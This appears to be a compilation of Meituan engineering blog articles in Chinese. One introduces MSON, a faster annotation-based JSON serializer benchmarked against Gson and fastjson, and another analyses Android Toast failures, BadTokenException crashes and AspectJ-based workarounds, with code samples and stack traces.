- 张杰，美团点评高级Android工程师，2017年加入餐饮平台成都研发中心，主要负责餐饮平台B端应用开发。
- 王浩，美团点评高级Android工程师，2017年加入餐饮平台成都研发中心，主要负责餐饮平台B端应用开发。


# 八、招聘广告

本文作者来自美团成都研发中心（是的，我们在成都建研发中心啦！）。我们在成都有众多后端、前端和测试的岗位正在招人，欢迎大家投递简历：songyanwei#meituan.com。

# MSON，让JSON序列化更快

作者: 秦喆 芝任 天洲 赵鹏

## 问题

我们经常需要在主线程中读取一些配置文件或者缓存数据，最常用的结构化存储数据的方式就是将对象序列化为JSON字符串保存起来，这种方式特别简单而且可以和SharedPrefrence配合使用，因此应用广泛。但是目前用到的Gson在序列化JSON时很慢，在读取解析这些必要的配置文件时性能不佳，导致卡顿启动速度减慢等问题。

Gson的问题在哪里呢？笔者用AndroidStudio的profile工具分析了 `activity.onCreate` 方法的耗时情况。




图 1





图 2

如图1所示，可以发现Gson序列化占用了大部分的执行时间，从图2可以更直观地看到Gson.fromJson占用了61%的执行时间。分析Gson的源码可以发现，它在序列化时大量使用了反射，每一个field，每一个get、set都需要用反射，由此带来了性能问题。

## 如何优化

知道了性能的瓶颈之后，我们如何去修改呢？我能想到的方法就是尽量减少反射。

Android框架中由JSONObject来提供轻量级的JSON序列化工具，所以我选择用Android框架中的JSONObject来做序列化，然后手动复制到bean就可以去掉所有的反射。

我做了个简单的测试，分别用Gson和JSONObject的方式去序列化一个bean，看下各自速度如何。

使用JSONObject的实现方式如下：

```
public class Bean {

    public String key;
    public String title;
    public String[] values;
    public String defaultValue;

    public static Bean fromJsonString(String json) {
        try {
            JSONObject jsonObject = new JSONObject(json);
            Bean bean = new Bean();
            bean.key = jsonObject.optString("key");
            bean.title = jsonObject.optString("title");
            JSONArray jsonArray = jsonObject.optJSONArray("values");
            if (jsonArray != null && jsonArray.length() > 0) {
                int len = jsonArray.length();
                bean.values = new String[len];
                for (int i=0; i<len; ++i) {
                    bean.values[i] = jsonArray.getString(i);
                }
            }
            bean.defaultValue = jsonObject.optString("defaultValue");

            return bean;
        } catch (JSONException e) {
            e.printStackTrace();
        }

        return null;
    }

    public static String toJsonString(Bean bean) {
        if (bean == null) {
            return null;
        }
        JSONObject jsonObject = new JSONObject();
        try {
            jsonObject.put("key", bean.key);
            jsonObject.put("title", bean.title);
            if (bean.values != null) {
                JSONArray array = new JSONArray();
                for (String str:bean.values) {
                    array.put(str);
                }
                jsonObject.put("values", array);
            }
            jsonObject.put("defaultValue", bean.defaultValue);
        } catch (JSONException e) {
            e.printStackTrace();
        }

        return jsonObject.toString();
    }
}
```

测试代码:

```
private void test() {
    String a = "{\"key\":\"123\", \"title\":\"asd\", \"values\":[\"a\", \"b\", \"c\", \"d\"], \"defaultValue\":\"a\"}";

    Gson Gson = new Gson();
    Bean testBean = Gson.fromJson(a, new TypeToken<Bean>(){}.getType());

    long now = System.currentTimeMillis();
    for (int i=0; i<1000; ++i) {
        Gson.fromJson(a, new TypeToken<Bean>(){}.getType());
    }
    Log.d("time", "Gson parse use time="+(System.currentTimeMillis() - now));

    now = System.currentTimeMillis();
    for (int i=0; i<1000; ++i) {
        Bean.fromJsonString(a);
    }
    Log.d("time", "jsonobject parse use time="+(System.currentTimeMillis() - now));
```

```
    now = System.currentTimeMillis();
    for (int i=0; i<1000; ++i) {
        Gson.toJson(testBean);
    }
    Log.d("time", "Gson tojson use time="+(System.currentTimeMillis() - now));

    now = System.currentTimeMillis();
    for (int i=0; i<1000; ++i) {
        Bean.toJsonString(testBean);
    }
    Log.d("time", "jsonobject tojson use time="+(System.currentTimeMillis() - now));
}
```

测试结果

| 序列化方法 | Gson | JSONObject |
| --- | --- | --- |
| 序列化耗时（ms） | 56 | 9 |
| 反序列化耗时（ms） | 97 | 7 |

执行1000次JSONObject，花费的时间是Gson的几十分之一。

# 工具

虽然JSONObject能够解决我们的问题，但在项目中有大量的存量代码都使用了Gson序列化，一处处去修改既耗费时间又容易出错，也不方便增加减少字段。

那么有没有一种方式在使用时和Gson一样简单且性能又特别好呢?

我们调研了Java的AnnotationProcessor（注解处理器），它能够在编译前对源码做处理。我们可以通过使用AnnotationProcessor为带有特定注解的bean自动生成相应的序列化和反序列化实现，用户只需要调用这些方法来完成序列化工作。

我们继承“AbstractProcessor”，在处理方法中找到有JsonType注解的bean来处理，代码如下：

```
@Override
public boolean process(Set<? extends TypeElement> set, RoundEnvironment roundEnvironment) {
    Set<? extends Element> elements = roundEnvironment.getElementsAnnotatedWith(JsonType.class);
    for (Element element : elements) {
        if (element instanceof TypeElement) {
            processTypeElement((TypeElement) element);
        }
    }
    return false;
}
```

然后生成对应的序列化方法，关键代码如下：

```
JavaFileObject sourceFile = processingEnv.getFiler().createSourceFile(fullClassName);
ClassModel classModel = new ClassModel().setModifier("public final").setClassName(simpleClassName);
......
JavaFile javaFile = new JavaFile();
javaFile.setPackageModel(new PackageModel().setPackageName(packageName))
        .setImportModel(new ImportModel()
                .addImport(elementClassName)
                .addImport("com.meituan.android.MSON.IJsonObject")
                .addImport("com.meituan.android.MSON.IJsonArray")
                .addImport("com.meituan.android.MSON.exceptions.JsonParseException")
                .addImports(extension.getImportList())
        ).setClassModel(classModel);
```

```
List<? extends Element> enclosedElements = element.getEnclosedElements();
for (Element e : enclosedElements) {
    if (e.getKind() == ElementKind.FIELD) {
        processFieldElement(e, extension, toJsonMethodBlock, fromJsonMethodBlock);
    }
}
try (Writer writer = sourceFile.openWriter()) {
    writer.write(javaFile.toSourceString());
    writer.flush();
    writer.close();
}
```

为了今后接入别的字符串和JSONObject的转换工具，我们封装了IJSONObject和IJsonArray，这样可以接入更高效的JSON解析和格式化工具。

## 继续优化

继续深入测试发现，当JSON数据量比较大时用JSONObject处理会比较慢，究其原因是JSONObject会一次性将字符串读进来解析成一个map，这样会有比较大的内存浪费和频繁内存创建。经过调研Gson内部的实现细节，发现Gson底层有流式的解析器而且可以按需解析，可以做到匹配上的字段才去解析。根据这个发现我们将我们IJSONObject和IJsonArray换成了Gson底层的流解析来进一步优化我们的速度。

代码如下：

```
Friend object = new Friend();
reader.beginObject();
while (reader.hasNext()) {
    String field = reader.nextName();
        if ("id".equals(field)) {
                object.id = reader.nextInt();
        } else if ("name".equals(field)) {
                if (reader.peek() == JsonToken.NULL) {
                    reader.nextNull();
                    object.name = null;
                } else {
                    object.name = reader.nextString();
                }
    } else {
        reader.skipValue();
    }
}
reader.endObject();
```

代码中可以看到，Gson流解析过程中我们对于不认识的字段直接调用skipValue来节省不必要的时间浪费，而且是一个token接一个token读文本流这样内存中不会存一个大的JSON字符串。

## 兼容性

兼容性主要体现在能支持的数据类型上，目前MSON支持了基础数据类型，包装类型、枚举、数组、List、Set、Map、SparseArray以及各种嵌套类型（比如：Map<String, Map<String, List<String[]>>>）。

## 性能及兼容性对比

我们使用一个比较复杂的bean（包含了各种数据类型、嵌套类型）分别测试了Gson、fastjson和MSON的兼容性和性能。

测试用例如下：

```
@JsonType
public class Bean {
    public Day day;
    public List<Day> days;
    public Day[] days1;
    @JsonField("filed_a")
    public byte a;
    public char b;
    public short c;
    public int d;
    public long e;
    public float f;
    public double g;
    public boolean h;

    @JsonField("filed_a1")
    public byte[] a1;
    public char[] b1;
    public short[] c1;
    public int[] d1;
    public long[] e1;
    public float[] f1;
    public double[] g1;
    public boolean[] h1;

    public Byte a2;
    public Character b2;
    public Short c2;
    public Integer d2;
    public Long e2;
    public Float f2;
    public Double g2;
    public Boolean h2;
    @JsonField("name")
    public String i2;

    public Byte[] a3;
    public Character[] b3;
    public Short[] c3;
    public Integer[] d3;
    public Long[] e3;
    public Float[] f3;
    public Double[] g3;
    public Boolean[] h3;
    public String[] i3;

    @JsonIgnore
    public String i4;
    public transient String i5;
    public static String i6;

    public List<String> k;
    public List<Integer> k1;
    public Collection<Integer> k2;
    public ArrayList<Integer> k3;
    public Set<Integer> k4;
    public HashSet<Integer> k5;
    // fastjson 序列化会崩溃所以忽略掉了，下同
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public List<int[]> k6;
    public List<String[]> k7;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public List<List<Integer>> k8;

    @JsonIgnore
    public List<Map<String, Integer>> k9;
    @JsonIgnore
    public Map<String, String> l;
    public Map<String, List<Integer>> l1;
    public Map<Long, List<Integer>> l2;
    public Map<Map<String, String>, String> l3;
    public Map<String, Map<String, List<String>>> l4;

    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public SparseArray<SimpleBean2> m1;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public SparseIntArray m2;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public SparseLongArray m3;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public SparseBooleanArray m4;

    public SimpleBean2 bean;
```

```
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public SimpleBean2[] bean1;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public List<SimpleBean2> bean2;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public Set<SimpleBean2> bean3;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public List<SimpleBean2[]> bean4;
    @com.alibaba.fastjson.annotation.JSONField(serialize = false, deserialize = false)
    public Map<String, SimpleBean2> bean5;
}
```

**测试发现：**

1. Gson的兼容性最好，能兼容几乎所有的类型，MSON其次，fastjson对嵌套类型支持比较弱。
2. 性能方面MSON最好，Gson和fastjson相当。

测试结果如下：

| 序列化方法 | MSON | Gson | fastjson |
| --- | --- | --- | --- |
| 序列化耗时（ms） | 20 | 47 | 55 |
| 反序列化耗时（ms） | 1 | 20 | 43 |

# 方法数

MSON本身方法数很少只有60个，在使用时会对每一个标注了JsonType的Bean生成2个方法，分别是:

```
public String toJson(Bean bean) {...}             // 1
public Bean fromJson(String data) {...}           // 2
```

另外MSON不需要对任何类做keep处理。

# MSON使用方法

下面介绍MSON的使用方法，流程特别简单：

## 1. 在Bean上加注解

```
@JsonType
public class Bean {

    public String name;
    public int age;
    @JsonField("_desc")
    public String description;  //使用JsonField 标注字段在json中的key
    public transient boolean state; //使用transient 不会被序列化
    @JsonIgnore
    public int state2; //使用JsonIgnore注解 不会被序列化

}
```

## 2. 在需要序列化的地方

```
MSON.fromJson(json, clazz); // 反序列化
MSON.toJson(bean); // 序列化
```

# 总结

本文介绍了一种高性能的JSON序列化工具MSON，以及它的产生原因和实现原理。目前我们已经有好多性能要求比较高的地方在使用，可以大幅的降低JSON的序列化时间。

## 招聘信息

美团平台客户端技术团队长期招聘技术专家，有兴趣的同学可以发送简历到：fangjintao#meituan.com。
详情请点击： 详细JD

# Toast与Snackbar的那点事

作者: 子尧 腾飞

## 背景

Toast是Android平台上的常用技术。从用户角度来看， Toast 是用户与App交互最基本的提示控件；从开发者角度来看，Toast是开发过程中常用的调试手段之一。此外，Toast语法也非常简单，仅需一行代码。基于简单易用的优点，Toast在Android开发过程中被广泛使用。

但是，Toast是系统层面提供的，不依赖于前台页面，存在滥用的风险。为了规避这些风险，Google在Android系统版本的迭代过程中，不断进行了优化和限制。这些限制不可避免的影响到了正常的业务逻辑，在迭代过程中，我们遇到过以下几个问题：

1. 设置中关闭某个App的【显示通知】开关，Toast不再弹出，极大的影响了用户体验。
2. Toast在Android 7.1.2(API25)以下会发生 `BadTokenException` 异常，导致App崩溃。
3. 自定义 `TYPE_TOAST` 类型的Window，在Android 7.1.1、7.1.2发生 `token null is not valid` 异常，导致App崩溃。


## 与Toast斗争

在美团平台的业务中，Toast被用作主流程交互的提示控件，比如在完成下单、评价、分享后进行各种提示。Toast被限制之后会给用户带来误解。为了解决正常的业务Toast被系统限制误伤的问题，我们与Toast展开了一系列的斗争。

## 斗争一：Toast不弹出

举个案例：某个用户投诉美团App在分享朋友圈后没有任何提示，不知道是否分享成功。具体原因是用户在设置里关闭了美团App的【显示通知】开关，导致通知权限无法获取，这极大的影响了用户体验。然而，在Android 4.4(API19)以下系统中，这个开关的打开状态，也就是通知权限是否开启的状态我们是无法判断的，因此我们也无法感知Toast弹出与否，为了解决这个问题，需要从Toast的源码入手，最后源码总结步骤如下：

1. 在 `Toast#show()` 源码中，Toast的展示并非自己控制，而是通过AIDL使用INotificationManager获取到NotificationManagerService(NMS)这个远程服务。
2. 调用 `service.enqueueToast(pkg, tn, mDuration)` 将当前Toast的显示加入到通知队列，并传递了一个tn对象，这个对象就是NMS用作回传Toast的显示状态。
3. 在tn的回调方法中，使用 `WindowManager` 将构造的Toast添加到当前的window中，需要注意的是这个window的type类型是 `TYPE_TOAST` 。





## Toast不弹出原因分析

那么为什么禁掉通知权限会导致Toast不再弹出呢?

通过以上分析，Toast的展示是由 NMS 服务控制的， NMS 服务会做一些权限、token等的校验，当通知权限一旦关闭，Toast将不再弹出。

## 可行性方案调研

如果能够绕过 NMS 服务的校验那么就可以达到我们的诉求，绕过的方法是按照Toast的源码，实现我们自己的MToast，并将NMS替换成自己的ToastManager，如下图：




方案定了后，需要做的事情就是代码替换。作为平台型App，美团App大量使用了Toast，人工替换肯定会出现遗漏的地方，为了能用更少的人力来解决这个问题，我们采用了如下方案。

## 解决方案

美团App在早期就因业务需要接入了AspectJ，AspectJ是Java中做AOP编程的利器，基本原理就是在代码编译期对切面的代码进行修改，插入我们预先写好的逻辑或者直接替换当前方法的实现。美团App的做法就是借用AspectJ，从源头拦截并替换Toast的调用实现。

关键代码如下：

```
@Aspect
public class ToastAspect {
  @Pointcut("call(* android.widget.Toast+.show(..))")
  public void toastShow() {
  }

  @Around("toastShow()")
  public void toastShow(ProceedingJoinPoint point) {
     Toast toast = (Toast) point.getTarget();
     Context context = (Context) ReflectUtils.getValue(toast, "mContext");
     if (Build.VERSION.SDK_INT >= 19 && NotificationManagerCompat.from(context).areNotificationsEnabled()) {
         point.proceed(point.getArgs());
     } else {
         floatToastShow(toast, context);
     }
  }

  private static void floatToastShow(Toast toast, Context context) {
    ...

    new MToast(context)
           .setDuration(mDuration)
           .setView(mNextView)
           .setGravity(mGravity, mX, mY)
           .setMargin(mHorizontalMargin, mVerticalMargin)
           .show();
  }
}
```

其中MToast是 `TYPE_TOAST` 类型的的Window，这样即使禁掉通知权限，业务代码也可以不作任何修改，继续弹出Toast。而底层已经被无感知的替换成自己的MToast了，以最小的成本达到了目标。

## 斗争二：`BadTokenException`

美团App在线上经常会上报 `BadTokenException` Crash，而且集中在Android 5.0 – Android 7.1.2的机型上。具体Crash堆栈如下：


```
android.view.WindowManager$BadTokenException: Unable to add window -- token android.os.BinderProxy@6caa743 is not valid; is y
our activity running?
    at android.view.ViewRootImpl.setView(ViewRootImpl.java:607)
    at android.view.WindowManagerGlobal.addView(WindowManagerGlobal.java:341)
    at android.view.WindowManagerImpl.addView(WindowManagerImpl.java:106)
    at android.app.ActivityThread.handleResumeActivity(ActivityThread.java:3242)`BadTokenException`
    at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:2544)
    at android.app.ActivityThread.access$900(ActivityThread.java:168)
    at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1378)
    at android.os.Handler.dispatchMessage(Handler.java:102)
    at android.os.Looper.loop(Looper.java:150)
    at android.app.ActivityThread.main(ActivityThread.java:5665)
    at java.lang.reflect.Method.invoke(Native Method)
    at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:822)
    at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:712)
```

### `BadTokenException`原因分析

我们知道在Android上，任何视图的显示都要依赖于一个视图窗口Window，同样Toast的显示也需要一个窗口，前文已经分析了这个窗口的类型就是TYPE_TOAST，是一个系统窗口，这个窗口最终会被WindowManagerService(WMS)标记管理。但是我们的普通应用程序怎么能拥有添加系统窗口的权限呢？查看源码后发现需要以下几个步骤：

1. 当显示一个Toast时，NMS会生成一个token，而NMS本身就是一个系统级的服务，所以由它生成的token必然拥有权限添加系统窗口。
2. NMS通过ITransientNotification也就是tn对象，将生成的token回传到我们自己的应用程序进程中。
3. 应用程序调用handleShow方法，去向WindowManager添加窗口。
4. WindowManager检查当前窗口的token是否有效，如果有效，则添加窗口展示Toast；如果无效，则抛出上述异常，Crash发生。

详细的原理图如下：



在Android 7.1.1的NMS源码中，关键代码如下：

```
void showNextToastLocked() {
   ToastRecord record = mToastQueue.get(0);
   while (record != null) {
       try {
           // 调用tn对象的show方法展示toast，并回传token
           record.callback.show(record.token);
           // 超时处理
           scheduleTimeoutLocked(record);
           return;
       } catch (RemoteException e) {
           ...
       }
   }
}

private void scheduleTimeoutLocked(ToastRecord r)
{
   mHandler.removeCallbacksAndMessages(r);
   Message m = Message.obtain(mHandler, MESSAGE_TIMEOUT, r);
   long delay = r.duration == Toast.LENGTH_LONG ? LONG_DELAY : SHORT_DELAY;
   // 根据toast显示的时长，延迟触发消息，最终调用下面的方法
   mHandler.sendMessageDelayed(m, delay);
}

private void handleTimeout(ToastRecord record)
{
   synchronized (mToastQueue) {
       int index = indexOfToastLocked(record.pkg, record.callback);
       if (index >= 0) {
           cancelToastLocked(index);
       }
   }
}

void cancelToastLocked(int index) {
   ToastRecord record = mToastQueue.get(index);
   try {
       // 调用tn对象的hide方法隐藏toast
       record.callback.hide();
   } catch (RemoteException e) {
      ...
   }

   ToastRecord lastToast = mToastQueue.remove(index);
   // 移除当前的toast的token，token就此失效
   mWindowManagerInternal.removeWindowToken(lastToast.token, true, DEFAULT_DISPLAY);
   ...
}
```

## 问题验证


通过以上分析 `showNextToastLocked()` 被调用后，如果此时主线程由于其它原因被阻塞导致 `handleShow()` 不能及时调用，从而触发超时逻辑导致token失效。主线程阻塞结束后，继续执行Toast的show方法时，发现token已经失效了，于是抛出 `BadTokenException` 异常从而导致上述Crash。

可以使用以下的代码验证此异常：

```
Toast.makeText(this, "测试Crash", Toast.LENGTH_SHORT).show();
try {
   Thread.sleep(5000);
} catch (InterruptedException e) {
   e.printStackTrace();
}
```

## 解决方案

那么如何解决这个异常呢？首先想到就是对Toast加上try-catch，但是发现不起作用，原因是这个异常并非在当前线程中立即被抛出的，而是添加到了消息队列中，等待消息真正执行时才会被抛出。Google在Android 8.0的代码提交中修复了这个问题，把8.0的源码和前一版本对比可以发现，如同我们的分析，Google在消息执行处将异常catch住了。那么针对8.0之前的版本发生的Crash怎么办呢？美团平台使用了一个类似代理反射的通用解决方案，结构如下图：




**基本原理**：使用我们自己实现的ToastHandler替换Toast内部的Handler，ToastHandler作用就是把异常catch住，这种修改思路和Android 8.0修复思路保持一致，只不过一个是在系统层面解决，一个是在用户层面解决。

## 斗争三：token null is not valid

在Android 7.1.1、7.1.2和去年8月发布的Android 8.0系统中，我们的方案出现了另一个异常 `token null is not valid` ，这个异常堆栈如下：

```
android.view.WindowManager$BadTokenException: Unable to add window -- token null is not valid; is your activity running?
   at android.view.ViewRootImpl.setView(ViewRootImpl.java:683)
   at android.view.WindowManagerGlobal.addView(WindowManagerGlobal.java:342)
   at android.view.WindowManagerImpl.addView(WindowManagerImpl.java:94)
```

### token null is not valid原因分析

这个异常其实并非是Toast的异常，而是Google对WindowManage的一些限制导致的。Android从7.1.1版本开始，对WindowManager做了一些限制和修改，特别是 `TYPE_TOAST` 类型的窗口，必须要传递一个token用于权限校验才允许添加。Toast源码在7.1.1及以上也有了变化，Toast的WindowManager.LayoutParams参数额外添加了一个token属性，这个属性的来源就已经在上文分析过了，它是在NMS中被初始化的，用于对添加的窗口类型进行校验。当用户禁掉通知权限时，由于AspectJ的存在，最终会调用我们封装的MToast，但是MToast没有经过NMS，因此无法获取到这个属性，另外就算我们按照NMS的方法自己生成一个token，这个token也是没有添加 `TYPE_TOAST` 权限的，最终还是无法避免这个异常的发生。

源码中关键代码如下：

```
// 方法签名多了一个IBinder类型的token，它是在NMS中创建的
public void handleShow(IBinder windowToken) {
 ...
 if (mView != mNextView) {
     ...
     mWM = (WindowManager)context.getSystemService(Context.WINDOW_SERVICE);
     mParams.x = mX;
     mParams.y = mY;
     mParams.verticalMargin = mVerticalMargin;
     mParams.horizontalMargin = mHorizontalMargin;
     mParams.packageName = packageName;
     mParams.hideTimeoutMilliseconds = mDuration == Toast.LENGTH_LONG ? LONG_DURATION_TIMEOUT : SHORT_DURATION_TIMEOUT;

     // 这里添加了token
     mParams.token = windowToken;

     if (mView.getParent() != null) {
         if (localLOGV) Log.v(TAG, "REMOVE! " + mView + " in " + this);
         mWM.removeView(mView);
     }
     ...

     try {
         // 8.0版本的系统，将这里的异常catch住了
         mWM.addView(mView, mParams);
         trySendAccessibilityEvent();
     } catch (WindowManager.BadTokenException e) {
         /* ignore */
     }
 }
}
```

### 解决方案

经过调研，发现Google对WindowManager的限制，让我们不得不放弃使用 `TYPE_TOAST` 类型的窗口替代Toast，也代表了我们上述使用WindowManager方案的终结。

## 斗争总结

我们的核心目标只是希望在用户关闭通知消息开关的情况下，能继续看到通知，所以我们使用了WindowManager添加自定义window的方式来替换Toast，但是在替换的过程中遇到了一些Toast的Crash异常，为了解决这些Crash，我们提出了使用自定义ToastHandler的方式来catch住异常，确保app正常运行。在方案推广上，为了能用更少的人力，更高的效率完成替换，我们使用了AspectJ的方案。最后，在Android 7.1.1版本开始，由于Google对WindowManager的限制，导致这种使用自定义window的替换Toast的方式不再可行，我们便开始寻找替换Toast的其它可行方案。

## 替换Toast的可行方案

为了继续能让用户在禁掉通知权限的情况下，也能看到通知以及屏蔽上述Toast带来的Crash，我们经过调研、分析并尝试了以下几种方案。

1. 在7.1.1以上系统中继续使用WindowManager方式，只不过需要把type改为TYPE_PHONE等悬浮窗权限。
2. 使用Dialog、DialogFragment、PopupWindow等弹窗控件来实现一个通知。
3. 按照Snackbar的实现方式，找到一个可以添加布局的父布局，采用addView的方式添加通知。

